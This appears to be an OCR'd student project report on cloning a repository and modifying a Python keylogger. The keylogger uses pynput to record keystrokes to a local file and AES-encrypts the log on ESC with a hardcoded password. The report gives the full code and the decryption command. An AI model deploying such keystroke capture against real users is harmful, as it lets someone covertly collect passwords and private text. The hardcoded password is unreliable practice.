
Script Execution & Input Capture


1. Find a Standard Repository

Search GitHub to locate a standard repository suitable for your project requirements.



2. Copy the Repository URL

Click the "Code" button on the repository page and copy the HTTPS link provided.




3. Clone the Repository in Visual Studio Code

Open Visual Studio Code and press **Ctrl + Shift + P** to open the Command Palette. Select **Git: Clone**, paste the copied repository link, choose the destination folder on your local machine, and confirm.


4. Verify Cloned Repository

Visual Studio Code will clone the repository from GitHub into your selected local directory, allowing you to view and edit the files.



The Modification

As soon as the repo gets imported, open the file and go for modifications as according to the necessity.



As we got a standard repo, lets create a encryption and decryption file, using GITHUB CO-PILOT (changes in the script are documented in-detail in “Keylogger Modification Documentation”)

Here is the upgraded script as per the required conditions

```
import os
from contextlib import suppress

from pynput.keyboard import Key, Listener

from aes_encrypt_decrypt import encrypt_file

LOG_FILE = "vvlogs.txt"
ENCRYPTED_LOG = "vvlogs.txt.enc"
PASSWORD = "Varma@8135"


def write_to_file(key):

    letter = str(key)
    letter = letter.replace("'", "")

    if letter == "Key.space":
            letter = " "
    elif letter == "Key.shift_r" or letter == "Key.ctrl_l":
            letter = ""
    elif letter == "Key.enter":
            letter = "\n"
    elif letter == "Key.tab":
            letter = "\t"
    elif letter == "Key.backspace":
            letter = "[BACKSPACE]"
    elif letter == "Key.esc":
            letter = "[ESC]"

    with suppress(OSError), open(LOG_FILE, "a", encoding="utf-8") as
f:
            f.write(letter)




def on_release(key):
```

```
    if key == Key.esc:
            with suppress(OSError), open(LOG_FILE, "a",
encoding="utf-8") as f:
                f.write("\n[KEYLOGGER STOPPED]\n")
            if os.path.exists(LOG_FILE):
                encrypt_file(LOG_FILE, ENCRYPTED_LOG,
password=PASSWORD)
            return False



if __name__ == "__main__":
    print(f"Keylogger started. Press ESC to stop and encrypt
{ENCRYPTED_LOG}.")
    print(f"Password: {PASSWORD}")
    with Listener(on_press=write_to_file, on_release=on_release) as
listener:
        listener.join()
```

So, there will be two different files generated when we run this programme, they are “**vvlogs.txt**” and “**vvlogs.txt.enc**”.


When we **run** this programme, all the keystrokes will be recorded in **vvlogs.txt** in plain text, and after the keystrokes are done recording press “Esc” to encrypt and generate a new file.



This is how it looks like when the data in the is encrypted




If click to open **vlogs.txt.enc**, this is the way it looks



To Decrypt the file, open the file and in the terminal use the following command:

.\venv\Scripts\python.exe .\aes_encrypt_decrypt.py decrypt -i .\vvlogs.txt.enc -o .\vvlogs_decrypted.txt --password "Varma@8135"



When the command is executed “**vvlogs_decrypted.txt**” is created. Here it gives a clear proof that both the files are in perfect sync.